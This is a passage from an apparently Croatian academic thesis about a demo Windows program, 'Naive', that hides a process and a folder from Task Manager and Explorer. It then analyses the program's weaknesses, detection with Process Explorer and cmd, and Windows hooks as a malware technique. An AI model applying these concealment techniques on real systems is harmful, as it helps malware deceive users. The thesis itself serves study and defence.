koji su prisutni u listi, iako je u praksi to vrlo malo vjerojatno zbog najčešće velikog broja procesa u listi i zamornog ručnog brojanja procesa). U funkciji `SakrijProces()` dotični se događaj s ručicom `hEvent` postavlja u aktivno stanje nakon što se obriše željeni proces i može se započeti s ažuriranjem broja procesa. Ažuriranje broja svodi se na postavljanje *naziva* same statusne trake (koji ima oblik Processes: *broj procesa*) na željenu vrijednost. Ažuriranje moramo vršiti konstantno i relativno brzo jer bi se inače uočilo treperenje vrijednosti i to bi pobudilo sumnju korisnika. S druge strane, ne smijemo vršiti ažuriranje bez djelomičnog zaustavljanja dretvi (funkcijom `Sleep()`) jer bi zauzeće procesora i zauzimanje resursa bilo preveliko, pa je vrijeme neaktivnosti postavljeno na 50 ms. Program je nazvan *Naive* jer se radi o vrlo naivnom pristupu (razjašnjeno dalje u tekstu), a odabir procesa koji se skriva određuje se konfiguracijskom datotekom *config.txt* koja u prvom stupcu sadržava ime procesa koji se skriva, a u drugom stupcu nalazi se ime direktorija koji se želi sakriti.

Primjerice, ako se želi sakriti proces *notepad.exe* i direktorij *Proba* konfiguracijska datoteka ima izgled:

```
notepad.exe Proba
```


Skrivanje direktorija se nasreću svodi na potpuno jednake korake kao i u slučaju skrivanja procesa jer se i datoteke prikazuju u prozoru klase *SysListView32* (što se može ustanoviti korištenjem *Spy++* programa kao i za slučaj procesa). Identično se postupa s datotekama jer razlika između tih objekata u samoj listi ne postoji: svi objekti su samo elementi liste. Za potrebe demonstracije skriva se samo jedan odabrani direktorij.

Funkcije za skrivanje direktorija su praktički identične kao i funkcije za skrivanje procesa i vrlo se lako mogu razumijeti analizom priloženog kôda. Potrebno je samo napomenuti da *Windows Explorer* može imati glavni prozor različitih klasa, ovisno o tome da li je pokrenut dvoklikom na *My Computer* ili je pokrenut kraticom *WinKey + E*. O tome se brine sljedeći kôd na ispisu 6.7.


```
...
        //kada se explorer otvori s WinKey + E ili sa Explore funkcijom,
        //onda on pripada klasi ExploreWClass
        hExplorer = FindWindow("ExploreWClass", NULL);

        if(hExplorer == NULL)
        {
                //ako takav prozor nije otvoren, onda ćemo isprobati da li
                //je otvoren explorer preko My Computer, tada on ima
                //CabinetWClass klasu
                hExplorer = FindWindow("CabinetWClass", NULL);

                if(hExplorer == NULL)
                {
                        //ako ni on nije otvoren, onda zaista izlazimo
                        return -1;
                }
        }
...
```

Ispis 6.7: Traženje odgovarajućeg Explorer prozora

Neka je konfiguracijska datoteka upravo gore navedenog oblika. Najprije će biti prikazano stanje direktorija *Naive* u kojem se nalazi direktorij *Proba* prije pokretanja programa *Naive*, a zatim nakon pokretanja. Također, bit će naznačene i promjene u ispisu *Task Manager* procesa nakon pokretanja programa *Naive* uz aktivan proces *notepad.exe* koji se "briše" iz liste procesa. Prije pokretanja programa *Naive.exe* stanje je prikazano na slici 6.2.



Slika 6.2: Stanje prije pokretanja Naive programa



Slika 6.3: Stanje nakon pokretanja programa Naive

Nakon pokretanja programa stanje je prikazano na slici 6.3.

Na slikama su crvenim okvirima označeni ključni dijelovi. Na drugoj slici vidljiv je "nestanak" datoteke *Proba* – datoteka nije uistinu nestala, već je samo obrisana iz prikaza kao element liste. Također, iako je jasno vidljivo da je aplikacija *Notepad* pokrenuta, *notepad.exe* proces nije vidljiv u listi procesa jer je izbrisan od strane *Naive* programa (proces *Naive.exe* prisutan je u listi procesa). Također, broj procesa na sustavu ostao je jednak prije i poslije pokretanja *Naive* programa, kako se ne bi uočila razlika uzrokovana "izostankom" *notepad.exe* procesa.

Sudeći prema ovome, program dobro djeluje i skriva procese i direktorije od korisnika, čak bez obzira na privilegije koje korisnik ima!

Ipak, prava istina je da ovaj program (točnije, ova ideja i pristup sakrivanju od korisnika) ima znatno više nedostataka i ključnih manjkavosti nego prednosti.

Prednosti ovog pristupa su prije svega prenosivost na različite verzije Windows operacijskog sustava, neovisnost o privilegijama korisnika i "tiho" djelovanje. Budući da program ovisi prije svega o elementima sučelja, a sučelje ciljanih programa nije se mijenjalo od Windowsa NT 4.0 (1996. godina) pa sve do Windows Viste (2006. godina), *Naive* program uspješno obavlja svoj posao na svim operacijskim sustavima NT porodice. Druga velika prednost je potpuna neovisnost o privilegijama korisnika. Ako korisnik može pokrenuti navedene programe (u suprotnom skrivanje ne bi imalo smisla) i sam *Naive* program, *Naive* program će uspješno sakriti datoteke i procese. Treća i ne najmanje važna prednost je vrlo "tihi" rad, tj. djelovanje koje antivirusni programi i ostali alati specijalizirani za uočavanje zloćudnih aktivnosti mogu lako zanemariti ili uopće ne uočiti. Jedina aktivnost ovog programa koja se može detektirati je pisanje u adresni prostor drugog procesa i čitanje iz njega. Te aktivnosti su

relativno uobičajene unutar samog operacijskog sustava Windows i vrlo je velika mogućnost da, čak i ako specijalizirani program dojavi sumnjivo ponašanje u sustavu (što je, osim za specijalizirani softver, vrlo malo vjerojatno), bude riječ o lažnoj uzbuni, tj. da korisnik zanemari upozorenje kada *Naive* zaista bude pristupao adresnom prostoru ciljnih procesa u namjeri da prevari korisnika.

Nedostaci ovog pristupa su toliko brojni da ga čine (gotovo) potpuno neupotrebljivim za stvarno djelovanje. Najveći problem je već spomenut, a vezan je uz sinkronizaciju. Prije svega, *Naive* program mora znati kada su prozori *Task Manager*-a i *Windows Explorer*-a aktivni. Onako kako su stvari dosad razmatrane, ne postoji druga mogućnost osim da program izvodi neku vrstu radnog čekanja i čitavo vrijeme u petlji ispituje da li su se pojavili odgovarajući procesi. To ispitivanje ne smije biti "preagresivno" jer bi u tom slučaju *Naive.exe* proces zauzeo veliki postotak resursa, već mora biti osigurano pravedno izvođenje svih dretvi na sustavu (to se u najjednostavnijem slučaju postiže pozivom funkcije `Sleep()`). Osim što je ovakav pristup iznimno nespretan, ostavlja mali vremenski prozorčić korisniku unutar kojeg on može uočiti aktivnost zloćudnog procesa (ako se dretva *Naive.exe* procesa probudila nakon što je korisnik već vidio stvarnu listu procesa, što je sasvim realna mogućnost). Također, osvježavanje liste procesa odvija se u diskretnim vremenskim intervalima, no usklađivanje brisanja ciljnog procesa s osvježavanjem na ovaj je način u općem slučaju **nemoguće** jer sama brzina *brisanja* ovisi o brzini izvođenja kôda *Naive.exe* procesa i o trenutnom opterećenju sustava, dostupnim resursima i drugim parametrima na koje se teško može izravno utjecati. Posljedica toga je *vidljivo* "treperenje" procesa koji se briše (njegovog pojavljivanja i ponovnog nestajanja). To treperenje može biti prisutno u velikoj ili vrlo maloj mjeri, no gotovo je uvijek uočljivo, barem do razine da se u korisniku pobudi sumnja u neobičnu aktivnost.


Jednak problem predstavlja i treperenje ukupnog broja procesa u statusnoj traci, no ono je manje izraženo jer se ažuriranje tog podatka može provoditi sa znatno većom frekvencijom. Ovom problemu može se doskočiti tako da se u potpunosti (iz programa *Naive*) zaustavi osvježavanje liste procesa. Problem time doista jest riješen, no korisniku to može biti znak neobične aktivnosti, pogotovo ako je sam postavio brzinu osvježavanja i ako se nakon ponovnog postavljanja od strane korisnika, osvježavanje ponovno zaustavi. Zbog toga takav pristup nije korišten u programu. Problemi treperenja nisu prisutni kod brisanja datoteka jer tamo nije prisutno *automatsko* osvježavanje. Međutim, korisnik u svakom trenutku može ručno osvježiti prozor korištenjem tipke *F5*. Rješenje te situacije je također uvođenje vremenskih brojača. Nakon što se prođe kroz kompletnu listu direktorija koji su trenutno prikazani na zaslonu i pronađe se onaj koji se treba obrisati, dretva koja obavlja brisanje postaje neaktivna na pola sekunde, a zatim ponovo prolazi kroz cijelu listu i traži odgovarajući direktorij (ako se on tipkom *F5* slučajno ponovno pojavio). Manje ograničenje zauzima više procesorskog vremena, no i ovdje je prisutan problem s malim vremenom neaktivnosti unutar kojeg korisnik može uočiti sakrivani direktorij. Ako korisnik iz direktorija u kojem je vidljiv direktorij koji se skriva uđe u neki drugi direktorij i potom se vrati natrag (npr. ako se iz direktorija *Naive* na slici 6.2 korisnik pozicionira u direktorij *Testing*, a zatim se nazad vrati u direktorij *Naive* koji sadrži direktorij *Proba* koji se skriva), program neće raditi ispravno, tj. direktorij neće biti skriven. Razlog tome je što odgovarajući prozor dijete *nestaje* i zatim se ponovo stvara, pa ručica na prvotni prozor dijete više nije odgovarajuća, već ju treba obnoviti. Također, naknadnim otvaranjem novog *Windows Explorer* prozora i pozicioniranjem u direktorij koji sadržava direktorij koji se skriva, direktorij u tom prozoru neće biti sakriven jer program (u ovom obliku) djeluje samo na prvom pronađenom *Explorer*

prozoru. Ako se *Windows Explorer* otvori kraticom *WinKey + E*, prozor će sadržavati i stablastu strukturu direktorija (koja se i u općem slučaju može uključiti u opcijama). Stablasta se struktura pojavljuje u svom prozoru koji je i potpuno druge klase (*SysTreeView32*) i ciljani direktorij ostaje neskriven u tom prozoru. Obnavljanje ručice, pretraživanje svih prozora i brisanje direktorija i u stablastoj strukturi je moguće provesti, no uvodi dodatnu kompleksnost u program jer je čitavo vrijeme potrebno osluškivati novostvorene prozore, obnavljati ručice, odnosno prolaziti kroz stablastu strukturu što podrazumijeva rekurziju. U priloženom demonstracijskom programu to nije učinjeno, u dorađenijem programu to je moguće provesti, no kompleksnost i zauzeće resursa *zbog vremenske prirode* osluškivanja na nove prozore bi poprilično poraslo, a zbog rekurzije bi se i prostorna složenost znatno povećala. Demonstracijski program nije potpun u smislu predviđanja svih mogućih događaja koji se u sustavu mogu pojaviti, ne vodi računa o greškama i ne rukuje ispravno s greškama i ne predstavlja optimalno rješenje problema. Međutim, iako su ovi nedostaci vidljivo vrlo ograničavajući, još nisu navedeni oni ključni, zbog kojih niti jedan program koji koristi ovakav pristup, ma koliko dorađen i pametno napisan bio, nije upotrebljiv u općem slučaju.

Osnovni je problem ovog pristupa što je *površan* i što je ovisan o *aplikacijama*. Površnost pristupa očituje se u tome što se ne mijenjaju nikakve stvarne strukture podataka, već se samo mijenja ispis, mijenja se izgled onoga što korisnik na svome zaslonu *vidi*. Izgled je moguće mijenjati samo u ovisnosti o aplikaciji koja te informacije prezentira (u ovom slučaju *Task Manager*/*Windows Explorer*) i od tuda ovisnost o pojedinim aplikacijama.

Na sreću običnog korisnika, ove aplikacije nisu jedine koje pružaju informacije o procesima, odnosno o direktorijima i datotekama na sustavu. Postoji bezbroj aplikacija takve vrste i nemoguće je da program s ovakvim pristupom istodobno i uspješno skriva željene informacije u svim potrebnim programima. Štoviše, postoji alat čiji je ispis na ovaj način *nemoguće* mijenjati, a najbolje od svega je da je ugrađen u sam operacijski sustav. Radi se o običnoj komandnoj liniji operacijskog sustava – *cmd*.

Uporabom takvih "dodatnih" alata djelovanje *Naive* programa u potpunosti je poništeno, što je prikazano na slici 6.4.



Slika 6.4: Otkrivanje aktivnosti Naive programa pomoću dodatnih alata


Za ispis aktivnih procesa korišten je alat *Process Explorer* [5a] koji nudi mnoštvo opcija i otporniji je na "napade" od obične *Task Manager* aplikacije jer koristi vlastiti upravljački program za pribavljanje aktivnih procesa. U ispisu je vidljivo da *Process Explorer* vidi proces *notepad.exe*, dok ga *Task Manager* ne vidi jer je on sakriven *Naive* programom. Na slici je istaknuta i razlika u ukupnom broju procesa na sustavu. Iako se datoteka *Proba* ne vidi u *Explorer* prozoru, ona je jasno vidljiva u komandnoj liniji. Budući da se komandna linija/konzola u operacijskom sustavu Windows tretira kao specijalan prozor koji nema sve mogućnosti komunikacije porukama kao ostali prozori, program *Naive* je protiv obične komandne linije nemoćan. Komandna linija je zbog ovog svojstva (činjenice da se radi o posebnom prozoru, o dijelu tzv. *klijent – poslužitelj podsustava*, engl. *CSRSS – Client – Server Runtime Server Subsystem*) izrazito korisna i obični bi ju korisnici trebali često koristiti kao pomoć pri otkrivanju zloćudnih aktivnosti na sustavu.

Program *Naive* pokazao se kao gotovo potpuni neuspjeh, no ipak je ukazao na vrlo važne aspekte sakrivanja objekata u operacijskom sustavu. Program za zaštitu od ovakvih aktivnosti u svakom slučaju mora imati listu procesa dobivenu iz potpuno povjerljivog izvora kojeg nije moguće lako izmijeniti. Na taj način bi se izbjegle ovakve (ali i znatno sofisticiranije) manipulacije. Nešto složenije je izvesti nadzor adresnog prostora nekog procesa i uočiti i dojaviti manipulaciju s tim prostorom od strane nekog drugog procesa, no potpuniji i bolji programi bi to svakako trebali imati u popisu funkcionalnosti.

Prije nego što se u potpunosti odbaci pristup korišten u programu *Naive*, praktično je na tom primjeru pokazati jednu iznimno važnu tehniku koja se vrlo često koristi kod zloćudnih programa i često će se spominjati u raznim kontekstima u ovome radu.

Program *Naive* nije imao mogućnost detektiranja aplikacije, tj. nije mogao sam otkriti kada se pokrenuo *Task Manager*, odnosno *Windows Explorer* proces. Predloženo je rješenje u kojemu se izvodi radno čekanje s ispitivanjem da li su odgovarajući prozori stvoreni. Takav je pristup iznimno nepraktičan i *naivan*. No operacijski sustav Windows posjeduje mehanizam koji omogućava aplikacijama da djeluju na aktivnosti kao što su pokretanje novih prozora, njihovo zatvaranje, aktiviranje nekog postojećeg prozora, minimizacija prozora, zatim rad s tipkovnicom i mišem ("očitavanje" trenutnih koordinata miša ili praćenje unosa s tipkovnice), presretanje poruka između dviju aplikacija i dr. Mehanizam na engleskom nosi naziv *Windows Hooks*, hrvatski je prijevod pomalo nespretan, no koristit će se naziv *Windows kuke*.

Windows kuka je mehanizam koji se sastoji od dva entiteta: događaja (engl. *event*) i filtrirajuće funkcije koja se poziva kao reakcija na taj događaj. Mehanizam je vrlo sličan mehanizmu obrade prekida u operacijskim sustavima: kada se dogodi neki prekid, pokreće se procedura za obradu prekida čija je adresa određena u tablici prekidnih vektora/rutina. Windows operacijski sustav dozvoljava postojanje više filtrirajućih funkcija koje se odnose na jedan te isti događaj pa se u operacijskom sustavu interno održava *lanac filtrirajućih funkcija*, pri čemu se zadnje stvorena filtrirajuća funkcija dodaje na početak lanca. Filtrirajuća funkcija se aktivira nakon što se dogodi događaj za koji je ona *registrirana* (*postavljena*). Postavljanje filtrirajuće funkcije obavlja se pozivom funkcije `SetWindowsHookEx()`. Nakon što je filtrirajuća funkcija aktivirana, ona kao parametar prima strukture podataka koje se odnose na odgovarajući događaj i te parametre funkcija može izmijeniti, može ih propustiti nepromijenjene drugim funkcijama (korištenjem funkcije `CallNextHookEx()`) ili čak zaustaviti daljnje pozivanje filtrirajućih funkcija u lancu, eksplicitno zaustavljajući protok poruke kroz lanac. Ilustracija jednog takvog lanca dana je na slici 6.5.




Slika 6.5: Primjer lanca za tip kuke `WH_CBT`

Postoje različite kategorije *Windows kuka* u ovisnosti o događajima na koje želimo reagirati. Sve kategorije počinju s nazivom `WH`, iza čega slijedi naziv koji pobliže opisuje događaje na koje je potrebno reagirati. Na slici 6.5 prikazan je primjer lanca za kategoriju kuke `WH_CBT` (engl. *CBT – Computer Based Training*). Ova vrsta kuke namijenjena je za stvaranje aplikacija koje korisnika uče radu na računalu, reagiraju kada se pokrene neki program ispisujući najčešće razne informacije o programu, prate aktivne prozore i slično (više o ovoj vrsti *Windows kuke* kao i o kukama općenito može se pročitati u vrlo dobrom tekstu [17]). Ta vrsta kuke pokazat će se vrlo korisnom u nadogradnji programa *Naive*. Na slici 6.5 operacijski sustav želi stvoriti prozor porukom `WM_CREATE`, no *prije* nego što se prozor stvori, proces stvaranja prozora prolazi kroz `WH_CBT` lanac. Svaka filtrirajuća funkcija može prije slanja podataka ostalim funkcijama u lancu promijeniti parametre, što je naznačeno različitim bojama iscrtkanih strelica na slici. Tek nakon što zadnja funkcija završi s izvođenjem, šalje se poruka `WM_CREATE` odgovarajućem prozoru. Naravno, svaka funkcija u lancu može *spriječiti* pozivanje daljnjih funkcija, pa je moguće zaustaviti stvaranje odgovarajućeg prozora, tj. poruka `WM_CREATE` se nikada neće isporučiti. Nepisano pravilo kaže da je uvijek poželjno "nastaviti" lanac, tj. poslati podatke sljedećoj filtrirajućoj funkciji u lancu, no ništa ne garantira da je to uvijek slučaj. Štoviše, nakon umetanja filtrirajuće funkcije u lanac nemoguće je sa sigurnošću odrediti na kojem se mjestu u lancu ta funkcija nalazi (osim odmah pri samom umetanju kada je filtrirajuća funkcija sigurno na početku lanca). Ne postoje nikakve garancije da će umetnuta filtrirajuća funkcija ikada biti pozvana jer je naknadno možda umetnuta filtrirajuća funkcija koja parametre ne prosljeđuje ostalim funkcijama u lancu. Ipak, takvi su slučajevi vrlo rijetki zbog navedenog nepisanog pravila o pozivanju sljedeće funkcije u lancu kojeg se većina programa ipak pridržava.

Postoje dva osnovna oblika *Windows kuka* – na razini cjelokupnog sustava i na razini pojedine dretve. Neke kategorije kuka vezane su isključivo za cjelokupni sustav, dok se većina kuka može postaviti i na razini cijelog sustava i na razini pojedine dretve (potpuni popis vidjeti na prije navedenoj stranici [17]). Osnovna razlika između ta dva oblika jest kontekst u kojem se odgovarajuće filtrirajuće funkcije postavljene za tu kategoriju kuke izvode. U slučaju kuke na razini dretve, filtrirajuća se funkcija izvodi isključivo u kontekstu te dretve. Takav oblik kuke ne odnosi se na globalne događaje na razini cijelog sustava, već se odnosi na događaje vezane uz tu dretvu (npr. presretanje poruka poslanih toj dretvi, kontrola korisničkog unosa s tipkovnice i slično). Ako se želi pokrenuti akcija na razini cjelokupnog sustava (primjerice, otkriti stvaranje ili zatvaranje *bilo kojeg* prozora u sustavu), tada se kuka mora postaviti na razini cjelokupnog sustava. Kako bi to programski bilo moguće, filtrirajuća funkcija mora biti napisana u *biblioteci dinamičkih veza* (engl. *DLL – Dynamic link library*) koja se izravno može ubaciti u bilo koji proces u sustavu i izvoditi u kontekstu bilo koje dretve. Vrlo je važno uočiti da se filtrirajuća procedura u slučaju "globalne kuke" može izvesti u kontekstu bilo koje dretve na sustavu, a iz te činjenice proizlazi nekoliko problema. Prvi problem je dijeljenje resursa između dva odvojena procesa. Sve globalne varijable u tom su slučaju vidljive samo unutar jednog procesa i u potpunosti su nepoznate nekom drugom procesu. Varijable koje želimo dijeliti između procesa unutar DLL-a *moraju* biti smještene u *dijeljeni* odsječak adresnog prostora procesa. Tom dijelu adresnog 